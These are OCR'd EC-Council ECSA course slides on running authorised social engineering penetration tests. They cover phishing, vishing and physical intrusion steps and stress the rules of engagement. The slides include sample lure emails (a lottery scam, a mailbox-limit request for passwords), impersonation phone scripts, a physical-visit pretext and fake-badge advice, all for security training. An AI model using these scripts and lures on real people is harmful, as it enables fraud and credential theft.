

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result

ECSA

- ✓ Document the result obtained through OSINT
- ✓ You may able to find valuable information such as:
  - ✓ Domain and Sub-domains
  - ✓ Physical Location
  - ✓ Employees
  - ✓ Telephone Numbers and Email Addresses
  - ✓ Products/Services
  - ✓ Network Devices
  - ✓ Website Directory, Technology, External links
  - ✓ Public IP Address Block
  - ✓ DNS Records

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

EC-Council Certified Security Analyst

Module 04

Social Engineering Penetration Testing Methodology



MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing human behaviors against possible social engineering attacks.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Social Engineering Penetration Testing

ECSA
EC-Council Certified Security Analyst

The objective of performing social engineering penetration testing is to test the strength of human factors in a security chain within the organization

Social engineering pen test is often used to raise the level of security awareness among employees by allowing them to experience a real attack, without having an actual breach

The tester should demonstrate extreme care and professionalism during a social engineering pen test and also when presenting the results of the test. You don't want to break any laws, violate a client's privacy, or do anything that may result in an embarrassing situation for the organization

There are mainly three different ways by which you can conduct social engineering penetration testing:

- Vishing
- Phishing
- Physical

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Skills Required to Perform Social Engineering Pen Test


ECSA

- Good communication skills
- Creativity
- Good interpersonal skills
- Talkative and friendly nature

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Targets of Social Engineering Pen Test

ECSA



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Do Remember: Before Social Engineering Pen Test

ECSA
EC-Council Certified Security Analyst

"Be aware of local laws as some of your actions may infringe on them."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Do Remember: Before Social Engineering Pen Test (Cont'd)

ECSA
EC-Council Certified Security Analyst

"Be aware of social engineering pretext agreed to in ROE."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Black-Box or White-Box?

ECSA

- In white-box social engineering penetration testing, you will be provided with phone numbers, e-mail addresses, locations of the targets the client want to be tested
- In black-box social engineering penetration testing, you need to obtain this information from intelligence (OSINT) techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering Penetration Testing Steps

ECSA

Step 1	Attempt Social Engineering Using Email
Step 2	Attempt Social Engineering Using Phishing
Step 3	Attempt Social Engineering Using the Phone (Vishing)
Step 4	Visit the Company as an Inquirer and Extract Privileged Information
Step 5	Visit the Company Locality
Step 6	Attempt to Use Fake ID to Gain Access
Step 7	Attempt Piggybacking/Tailgating
Step 8	Listen to Employee Conversation in Communal Areas/ Cafeteria
Step 9	Identify "Disgruntled Employees" and Engage in Conversation to Extract Sensitive Information
Step 10	Attempt Eavesdropping
Step 11	Try to Shoulder Surf Users Logging On
Step 12	Attempt Media Dropping
Step 13	Attempt Dumpster Diving

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


Social Engineering Penetration Testing using E-mail Attack Vector

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited

Attempt Social Engineering using Email

ECSA

- Create a web page that spoofs the company's identity
- Send an email to someone in the company to visit *http://x.x.x.x/login.asp?* and ask them to log in again to activate the server upgrade
- Make the email look legitimate and real (company fonts, colors, logo, etc.)




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Example of Social Engineering using Email

ECSA

- Send sweepstakes (like lottery, gifts) information to users, and ask them to provide their name, email ID, password, and address through an online form
- Another way to obtain information online is by posing as a network administrator and sending emails to users requesting them to provide a password



Subject: Congratulation

Hi,

Greetings of the Day!

PRIZE AWARD DEPT.REF NO:9021 AT 4913
BATCH NO. 67375473-NL/2009
TICKET NO:9950154366
SERIAL NO:4357436000/12
[FOR CATEGORY "A" WINNER ONLY]


ATTENTION: LOTTERY WINNER.

We wish you to congratulate you of the result of the West-East Australia Lottery (international program) balloting sweepstake held on the 1st December 2009. This is a millennium scientific game in which email addresses were used. It is a promotional program aimed at encouraging Internet users, therefore you do not need to buy ticket to enter for it. You have been approved for the star prize of $1,000.00 (One Thousand Dollars).
To claim your winning prize, you have to contact the appointed agent as soon as possible for the immediate release of your winnings: You must contact the Paying Bank with your Full Name, Contact Telephone Numbers (Home, Office and Mobile Number, and Fax Number) and also with your winning information s via email to process the immediate payment of your prize. The validity period of winning prize is for 30 working days hence you are expected to make your claims immediately, any claim made not made before this date will be returned to the West-East Australia Lottery board.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of Social Engineering using Email (Cont'd)

ECSA




Subject: Important Announcement

Hi Rebecca,

I'm Jason, the new contact point for xsecurity.com Web site. The old guy George quit last week and did not give any inform me about the responsibilities I have to undertake. As I am new to the company and do not have any information on the required tasks to be done, can you update your contact records to show me as the new contact point for our Website?

Thank You.

Jason Stevens
Technical Support
XSECURITY CORPORATION



Subject: RE: Your E-Mailbox Has Exceeded Storage Limit!

Attention:

RE: Your E-Mailbox Has Exceeded Storage Limit!

Your Emailbox has exceeded the storage limit. You may not be able to send or receive new mail until your mailbox size is increased by your System Administrator.

To help us re-set increase the size on our database price to maintain your Mailbox, you must contact your system administrator via Email with these informations, to increase your storage limit automatically. You do not need to be present at our Office.

Username: .....
Password: .....

You will continue to receive this warning message periodically if your inbox size continues to exceed its size limit or between 18MB and 20 MB.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Social Engineering using Phishing

ECSA
EC-Council Certified Security Analyst

- Use fake websites to redirect employees to give out passwords and other sensitive information
- Pop-ups can be used to trick users into clicking hyperlinks that redirect them to fake web pages asking for personal information
- Send an email to employees and provide a link to a fake site that looks similar to the original






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Launch a Phishing Campaign


ECSA
EC-Council Certified Security Analyst

- Launch a Phishing campaign on the organization using different frameworks such as Phishing Frenzy, LUCY, Social-Engineer Toolkit (SET), SpeedPhish Framework (SPF), Gophish, etc.

Phishing Frenzy







Source: https://www.phishingfrenzy.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Launch a Phishing Campaign (Cont'd)

ECSA
EC-Council Certified Security Analyst

LUCY




Source: https://www.lucysecurity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch a Phishing Campaign (Cont'd)


ECSA
EC-Council Certified Security Analyst

Social-Engineer Toolkit (SET)



Source: https://www.social-engineer.org

SpeedPhish Framework (SPF)



Source: https://github.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Launch a Phishing Campaign (Cont'd)

ECSA

Gophish



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Social Engineering Penetration Testing using Telephone Attack Vector

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Social Engineering using the Phone (Vishing)

ECSA
EC-Council Certified Security Analyst

Three common techniques to perform social engineering using the phone are:

- Act as a customer looking for sensitive information
- Pose as an employee who forgot their password
- Pretend to be a technical support member to trick staff

Trick the users and look for the following information:

- Contact or schedule information for other employees
- Usernames and passwords
- Trick employees into running commands on their computer and giving you information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of Social Engineering using the Phone

ECSA
EC-Council Certified Security Analyst

1. Call the company's help desk and ask for sensitive information
2. Call the receptionist, engage in conversation, and extract various contact details of the company
3. Make it look realistic; rehearse many times before you call
4. Have backup answers for every question you throw at the target person
5. Record the conversation, reporting purposes

"Hi, this is Jason, the VP of sales. I'm at the New York branch today, and I can't remember my password. The machine in my home office has that 'Remember password' set, so it's been months since I actually had to enter it. Can you tell me what it is, or reset it or something? I really need to access this month's sales reports ASAP."

"Hi, this is Joanna at the Boston branch. I'm the new LAN administrator, and my boss wants this done before he gets back from London. Do you know how I can:

- *Configure our firewall to have the same policies as corporate?*
- *Download the latest DNS entries from the corporate DNS server to our local server?*
- *Run a transaction on a remote file and print server using a shell command?*
- *Back up the database to our offsite disaster recovery location?*
- *Locate the IP address of the main DNS server?*
- *Set up a backup dial-up connection to the corporate LAN?*
- *Connect this new network segment to the corporate intranet?"*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Social Engineering Penetration Testing using Physical Attack Vector

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Visit the Company as an Inquirer and Extract Privileged Information

ECSA

- Visit the company's physical premises and pose questions to the receptionist:
  - I am a new customer, and I am interested in your products. Do you have a catalog?
  - I would like to meet your vice president. Do you know how I can contact him?
  - What time do you usually open and close?
  - Do you have any office other than this?
  - Do you have any other telephone numbers other than the one posted on the website?
- Take a picture of the premises using a phone camera
- Ask if you can use the restroom, if the company has an internal restroom, and observe various rooms (take photos if you can)

Example

" Hi, I'm Sharon, I'm a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car that I've been trying for months to get to outsource their security training needs to us.

They're located just a few miles away and I think that, if I can give them a quick tour of our facilities, it should be enough to push them over the edge and get them to sign up.

Oh yeah, they are particularly interested in what security precautions we've adopted. Seems someone hacked into their website a while back, which is one of the reasons they're considering our company."


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Visit the Company Locality

ECSA

- Visit the company location to gather general information, such as number of people working in the company, names and phone numbers of the important persons from other sources such as:
  - **Ancillary staff, such as maintenance or cleaning personnel**
  - **Agents providing service to company staff**
  - **Neighboring shopkeepers and vendors**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt to Use Fake ID to Gain Access

ECSA


Create an ID/badges that looks authentic and see if you can enter into the office/restricted areas using the fake Identity


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Piggybacking/Tailgating

ECSA





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Listen to Employee Conversation in Communal Areas/Cafeteria

ECSA

- Try to listen to employee conversations in communal areas, such as cafeterias or hallways
